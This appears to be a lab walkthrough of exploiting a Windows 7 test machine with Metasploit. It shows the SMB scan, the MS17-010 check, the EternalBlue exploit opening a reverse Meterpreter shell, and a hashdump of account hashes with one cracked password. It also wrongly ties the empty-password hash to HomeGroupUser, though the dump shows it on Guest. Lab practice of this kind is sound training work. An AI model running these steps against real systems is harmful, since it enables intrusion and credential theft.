[*] 192.168.137.135:445   - SMB Detected (versions:1, 2) (preferred dialect:SMB 2.1) (signatures:optional) (uptime:40m 21s) (guid:{97798b8b-b
ccd-44db-a633-ae6feba5fa42}) (authentication domain:WIN-845Q99OO4PP)
[+] 192.168.137.135:445   -  Host is running Windows 7 Ultimate SP1 (build:7601) (name:WIN-845Q99OO4PP)
[*] 192.168.137.135:      - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/smb/smb_version) >
```


Findings

Host is Running either Version 1 or Version 2


- Checking if the target is Vulnerable to Eternal Blue




```
  +-------------------------------------------------------+
  |  METASPLOIT by Rapid7                                 |
  +---------------------------+---------------------------+
  |      __________________   |                           |
  |  ==c(______(o(______(_()  | |""""""""""""|======[***  |
  |             )=\           | |  EXPLOIT   \            |
  |            // \\          | |_____________\_______    |
  |           //   \\         | |==[msf >]============\   |
  |          //     \\        | |______________________\  |
  |         // RECON \\       | \(@)(@)(@)(@)(@)(@)(@)/   |
  |        //         \\      |  *********************    |
  +---------------------------+---------------------------+
  |      o O o                |         \'\/\/\/'/        |
  |              o O          |          )======(         |
  |                 o         |        .'  LOOT  '.       |
  | |^^^^^^^^^^^^^^|l___      |       /    _||__   \      |
  | |    PAYLOAD     |""\___, |      /    (_||_     \     |
  | |________________|__|)__| |     |     __||_)     |    |
  | |(@)(@)"""**|(@)(@)**|(@) |     "       ||       "    |
  |  = = = = = = = = = = = =  |      '--------------'     |
  +---------------------------+---------------------------+


       =[ metasploit v6.2.23-dev                          ]
+ -- --=[ 2259 exploits - 1188 auxiliary - 402 post       ]
+ -- --=[ 951 payloads - 45 encoders - 11 nops            ]
+ -- --=[ 9 evasion                                       ]

Metasploit tip: Use sessions -1 to interact with the
last opened session
Metasploit Documentation: https://docs.metasploit.com/

msf6 >
```



```
msf6 > search eternalblue

Matching Modules
================

   #  Name                                      Disclosure Date  Rank     Check  Description
   -  ----                                      ---------------  ----     -----  -----------
   0  exploit/windows/smb/ms17_010_eternalblue  2017-03-14       average  Yes    MS17-010 EternalBlue SMB Remote Windows Kernel Pool Corrupti
on
   1  exploit/windows/smb/ms17_010_psexec       2017-03-14       normal   Yes    MS17-010 EternalRomance/EternalSynergy/EternalChampion SMB R
emote Windows Code Execution
   2  auxiliary/admin/smb/ms17_010_command      2017-03-14       normal   No     MS17-010 EternalRomance/EternalSynergy/EternalChampion SMB R
emote Windows Command Execution
   3  auxiliary/scanner/smb/smb_ms17_010                         normal   No     MS17-010 SMB RCE Detection
   4  exploit/windows/smb/smb_doublepulsar_rce  2017-04-14       great    Yes    SMB DOUBLEPULSAR Remote Code Execution


Interact with a module by name or index. For example info 4, use 4 or use exploit/windows/smb/smb_doublepulsar_rce

msf6 > use 3
```




```
msf6 auxiliary(scanner/smb/smb_ms17_010) > options

Module options (auxiliary/scanner/smb/smb_ms17_010):

   Name         Current Setting                                  Required  Description
   ----         ---------------                                  --------  -----------
   CHECK_ARCH   true                                             no        Check for architecture on vulnerable hosts
   CHECK_DOPU   true                                             no        Check for DOUBLEPULSAR on vulnerable hosts
   CHECK_PIPE   false                                            no        Check for named pipe on vulnerable hosts
   NAMED_PIPES  /usr/share/metasploit-framework/data/wo          yes       List of named pipes to check
                rdlists/named_pipes.txt
   RHOSTS                                                        yes       The target host(s), see https://github.com/rapid7/metasploit-framework/w
                                                                           iki/Using-Metasploit
   RPORT        445                                              yes       The SMB service port (TCP)
   SMBDomain    .                                                no        The Windows domain to use for authentication
   SMBPass                                                       no        The password for the specified username
   SMBUser                                                       no        The username to authenticate as
   THREADS      1                                                yes       The number of concurrent threads (max one per host)

msf6 auxiliary(scanner/smb/smb_ms17_010) > set rhosts 192.168.137.135
rhosts => 192.168.137.135
msf6 auxiliary(scanner/smb/smb_ms17_010) >
```




```
msf6 auxiliary(scanner/smb/smb_ms17_010) > run

[+] 192.168.137.135:445   - Host is likely VULNERABLE to MS17-010! - Windows 7 Ultimate 7601 Service Pack 1 x64 (64-bit)
[*] 192.168.137.135:445   - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/smb/smb_ms17_010) >
```


Exploiting the Target with Eternal Blue




```
┌──(root㉿kali)-[~/blue]
└─# msfconsole

IIIIII    dTb.dTb        _.---._
  II     4'  v  'B   .'"".'/|\`.""'.
  II     6.     .P  :  .' / | \ `.  :
  II     'T;. .;P'  '.'  /  |  \  `.'
  II      'T; ;P'    `. /   |   \ .'
IIIIII     'YvP'       `-.__|__.-'

I love shells --egypt


       =[ metasploit v6.2.23-dev                          ]
+ -- --=[ 2259 exploits - 1188 auxiliary - 402 post       ]
+ -- --=[ 951 payloads - 45 encoders - 11 nops            ]
+ -- --=[ 9 evasion                                       ]

Metasploit tip: Enable HTTP request and response logging
with set HttpTrace true
Metasploit Documentation: https://docs.metasploit.com/

msf6 > 
```



```
msf6 > search eternalblue

Matching Modules
================

   #  Name                                      Disclosure Date  Rank     Check  Description
   -  ----                                      ---------------  ----     -----  -----------
   0  exploit/windows/smb/ms17_010_eternalblue  2017-03-14       average  Yes    MS17-010 EternalBlue SMB Remote Windows Kernel Pool Corrupti
on
   1  exploit/windows/smb/ms17_010_psexec       2017-03-14       normal   Yes    MS17-010 EternalRomance/EternalSynergy/EternalChampion SMB R
emote Windows Code Execution
   2  auxiliary/admin/smb/ms17_010_command      2017-03-14       normal   No     MS17-010 EternalRomance/EternalSynergy/EternalChampion SMB R
emote Windows Command Execution
   3  auxiliary/scanner/smb/smb_ms17_010                         normal   No     MS17-010 SMB RCE Detection
   4  exploit/windows/smb/smb_doublepulsar_rce  2017-04-14       great    Yes    SMB DOUBLEPULSAR Remote Code Execution


Interact with a module by name or index. For example info 4, use 4 or use exploit/windows/smb/smb_doublepulsar_rce

msf6 > use 0
[*] No payload configured, defaulting to windows/x64/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms17_010_eternalblue) > 
```



```
msf6 exploit(windows/smb/ms17_010_eternalblue) > options

Module options (exploit/windows/smb/ms17_010_eternalblue):

   Name           Current Setting  Required  Description
   ----           ---------------  --------  -----------
   RHOSTS                          yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
   RPORT          445              yes       The target port (TCP)
   SMBDomain                       no        (Optional) The Windows domain to use for authentication. Only affects Windows Server 2008 R2,
                                             Windows 7, Windows Embedded Standard 7 target machines.
   SMBPass                         no        (Optional) The password for the specified username
   SMBUser                         no        (Optional) The username to authenticate as
   VERIFY_ARCH    true             yes       Check if remote architecture matches exploit Target. Only affects Windows Server 2008 R2, Wind
                                             ows 7, Windows Embedded Standard 7 target machines.
   VERIFY_TARGET  true             yes       Check if remote OS matches exploit Target. Only affects Windows Server 2008 R2, Windows 7, Win
                                             dows Embedded Standard 7 target machines.


Payload options (windows/x64/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     192.168.137.133  yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic Target


msf6 exploit(windows/smb/ms17_010_eternalblue) > set rhosts 192.168.137.135
rhosts => 192.168.137.135
msf6 exploit(windows/smb/ms17_010_eternalblue) > 
```




```
msf6 exploit(windows/smb/ms17_010_eternalblue) > exploit

[*] Started reverse TCP handler on 192.168.137.133:4444
[*] 192.168.137.135:445 - Using auxiliary/scanner/smb/smb_ms17_010 as check
[+] 192.168.137.135:445   - Host is likely VULNERABLE to MS17-010! - Windows 7 Ultimate 7601 Service Pack 1 x64 (64-bit)
[*] 192.168.137.135:445   - Scanned 1 of 1 hosts (100% complete)
[+] 192.168.137.135:445 - The target is vulnerable.
[*] 192.168.137.135:445 - Connecting to target for exploitation.
[+] 192.168.137.135:445 - Connection established for exploitation.
[+] 192.168.137.135:445 - Target OS selected valid for OS indicated by SMB reply
[*] 192.168.137.135:445 - CORE raw buffer dump (38 bytes)
[*] 192.168.137.135:445 - 0x00000000  57 69 6e 64 6f 77 73 20 37 20 55 6c 74 69 6d 61  Windows 7 Ultima
[*] 192.168.137.135:445 - 0x00000010  74 65 20 37 36 30 31 20 53 65 72 76 69 63 65 20  te 7601 Service
[*] 192.168.137.135:445 - 0x00000020  50 61 63 6b 20 31                                Pack 1
[+] 192.168.137.135:445 - Target arch selected valid for arch indicated by DCE/RPC reply
[*] 192.168.137.135:445 - Trying exploit with 12 Groom Allocations.
[*] 192.168.137.135:445 - Sending all but last fragment of exploit packet
[*] 192.168.137.135:445 - Starting non-paged pool grooming
[+] 192.168.137.135:445 - Sending SMBv2 buffers
[+] 192.168.137.135:445 - Closing SMBv1 connection creating free hole adjacent to SMBv2 buffer.
[*] 192.168.137.135:445 - Sending final SMBv2 buffers.
[*] 192.168.137.135:445 - Sending last fragment of exploit packet!
[*] 192.168.137.135:445 - Receiving response from exploit packet
[+] 192.168.137.135:445 - ETERNALBLUE overwrite completed successfully (0xC000000D)!
[*] 192.168.137.135:445 - Sending egg to corrupted connection.
[*] 192.168.137.135:445 - Triggering free of corrupted buffer.
[*] Sending stage (200774 bytes) to 192.168.137.135
[*] Meterpreter session 1 opened (192.168.137.133:4444 -> 192.168.137.135:49159) at 2022-11-15 09:04:38 -0500
[+] 192.168.137.135:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[+] 192.168.137.135:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-WIN-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[+] 192.168.137.135:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=

meterpreter > 
```

Findings

We have Rooted the Machine.

> hashdump

We can see the Available Users and their Paswords.



```
meterpreter > hashdump
Administrator:500:aad3b435b51404eeaad3b435b51404ee:58f5081696f366cdc72491a2c4996bd5:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
HomeGroupUser$:1002:aad3b435b51404eeaad3b435b51404ee:f580a1940b1f6759fbdd9f5c482ccdbb:::
user:1000:aad3b435b51404eeaad3b435b51404ee:2b576acbe6bcfda7294d6bd18041b8fe:::
meterpreter > 
```

We can see that there are 4 Users and their Passwords are:

1. Administrator
2. Guest
3. HomeGroupUser - '31D6CFE0D16AE931B73C59D7E0C089C0' is the **empty** password hash. It means that **no** password is needed to login.
4. user - Password123!

Cracked using https://crackstation.net .